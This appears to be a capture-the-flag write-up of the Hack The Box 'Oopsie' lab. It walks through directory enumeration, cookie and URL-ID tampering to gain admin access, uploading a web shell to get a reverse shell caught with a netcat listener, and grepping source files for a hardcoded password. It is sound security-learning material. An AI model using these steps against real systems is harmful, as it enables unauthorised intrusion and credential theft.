

GoBuster results

no results found :

```
kali@kali: ~/Desktop/HTB/Hack-The-Box/starting-point/Tier 2/2.Oopsie
File Actions Edit View Help
$ gobuster dir -u http://10.129.95.191/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Gobuster v3.6
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[+] Url: http://10.129.95.191/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 315] [→ http://10.129.95.191/images/]
/themes (Status: 301) [Size: 315] [→ http://10.129.95.191/themes/]
/uploads (Status: 301) [Size: 316] [→ http://10.129.95.191/uploads/]
/css (Status: 301) [Size: 312] [→ http://10.129.95.191/css/]
/js (Status: 301) [Size: 311] [→ http://10.129.95.191/js/]
/fonts (Status: 301) [Size: 314] [→ http://10.129.95.191/fonts/]
Progress: 87664 / 87665 (100.00%)

Finished

(kali@kali)-[~/Desktop/HTB/Hack-The-Box/starting-point/Tier 2/2.Oopsie]
$ ss
```


because no results were found we try to find links on the webpage to find mmore information on the webpage via burpsuities spider

BurpSuite SiteMap


The screenshot shows the Burp Suite interface. On the left, the Site map displays a directory structure for `http://10.129.95.191` with folders like `cdn-cgi`, `login`, `scripts`, `css`, `js`, and `themes`. The main panel shows a table of HTTP history with columns for Host, Method, URL, Params, Status code, Length, MIME type, Title, Notes, and Time requested. The first entry is a GET request to `/` with a status of 200 and title 'Welcome'. Below the table, the Request and Response tabs are open, showing the raw HTTP data for the first request and response. The response is an HTML document with a title 'Welcome'.

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
http://10.129.95.191	GET	/		200	11125	HTML	Welcome		13:39:34 6 Feb...
http://10.129.95.191	GET	/cdn-cgi/login/script.js		200	257				13:39:35 6 Feb...
http://10.129.95.191	GET	/css/new.css		200	243				13:39:34 6 Feb...
http://10.129.95.191	GET	/js/index.js		200	257				13:39:35 6 Feb...
http://10.129.95.191	GET	/js/min.js		200	4161	script			13:39:35 6 Feb...
http://10.129.95.191	GET	/themes/theme.css		200	243				13:39:34 6 Feb...

The site map shows that there is a login screen we are not directed to by default





by browsing to this link we can log in as a guest



checking the interceptor we can see the webpage uses cookies , by editing the cookies we might be able to access the admin account

we can try to bruteforce the cookie for the admin by using the intruder function in Burp







CookieManipulation

the cookie manipulation can be done in the browser and it then leads to some information disclosure

Above in the url we can see accounts & id in the url if we change that we may recieve data we were not supposed to



changing the value to 1 discloses the admin account's information



after adding the data to the cookies and browsing to the uploads url we still have access as “admin”


UploadsPage

On the uploads page we are a admin role as discussed in Cookie manipulation


- > uploading files could be risky which could lead to remote code execution
- > we can try uploading a web shell at /usr/share/webshells/
- >WebShell:



now after uploading the shell we know it was downloaded to /uploads from our gobuster results
we set up a netcat listener



After setting up the listener we attempt to call the uploaded file via the url



calling the file lead to a connection on the netcat listener

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -nvlp 1234  
listening on [any] 1234 ...  
connect to [10.10.14.107] from (UNKNOWN) [10.129.95.191] 46226  
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux  
18:58:22 up 52 min, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$
```

Application

No data present for selected host

To upgrade the shell for better use we can run
-> `python3 -c 'import pty;pty.spawn("/bin/bash")'`

This is only a user account we want a root account - we can achieve this by looking for password files etc inside the machine

- ⇒ because this is www-data user & it had a login functionality we can review the code to see if there is any hardcoded values that may disclose some information
- ⇒ search all files for anything related to passw

```
kali@kali: ~  
File Actions Edit View Help  
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls  
ls  
admin.php db.php index.php script.js  
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat * | grep -i passw*  
cat * | grep -i passw*  
if($_POST["username"]=="admin" && $_POST["password"]=="MEGACORP_4dm1n!!")  
<input type="password" name="password" placeholder="Password" />  
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

